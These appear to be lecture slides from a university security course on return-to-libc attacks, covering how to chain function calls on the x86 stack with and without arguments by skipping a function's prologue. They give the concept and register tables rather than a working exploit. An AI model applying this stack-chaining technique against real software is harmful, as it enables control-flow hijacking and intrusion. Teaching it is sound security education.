


Chaining Function Calls (**Without** Arguments)

A simple case...

```
void bar()
{
    static int i = 0;
    printf("The function bar() is invoked %d times!\n", ++i);
}
```

	Instructions	esp	ebp (=X)
Function Epilogue	movl %ebp, %esp	X	X
	popl %ebp	X+4	Y= *X
	ret	X+8	Y
Function Prologue	pushl %ebp	X+4	Y
	movl %esp, %ebp	X+4	X+4




Chaining Function Calls (**Without** Arguments)

A simple case...

```
void bar()
{
    static int i = 0;
    printf("The function bar() is invoked %d times!\n", ++i);
}
```

	Instructions	esp	ebp (=X)
Function Epilogue	movl %ebp, %esp	X	X
	popl %ebp	X+4	Y= *X
	ret	X+8	Y
Function Prologue	pushl %ebp	X+4	Y
	movl %esp, %ebp	X+4	X+4





Quick Demo!

https://github.com/traviswpeters/csci476-code/tree/master/05_return_to libc#example-1----returning-to-function-without-args

Chaining Function Calls (**With** Arguments)


- But how can we call functions that have arguments?
 - There is no space on the stack for arguments...

- **The problem...**

- `movl %esp, %ebp`
- Adjacent stack frames separated by only 4 bytes
(only enough space for a return address)

→ **What can we do?!**

	Instructions	esp	ebp (=x)
Function Epilogue	movl %ebp, %esp	X	x
	popl %ebp	X+4	Y= *X
	ret	X+8	Y
Function Prologue	pushl %ebp	X+4	Y
	movl %esp, %ebp	X+4	X+4



Chaining Function Calls (**With** Arguments)

- Skip over the prologue!
 - *Instead of jumping to baz and running its prologue... jump over it!*
- But how can we jump to a location in a function ***just after*** the prologue?

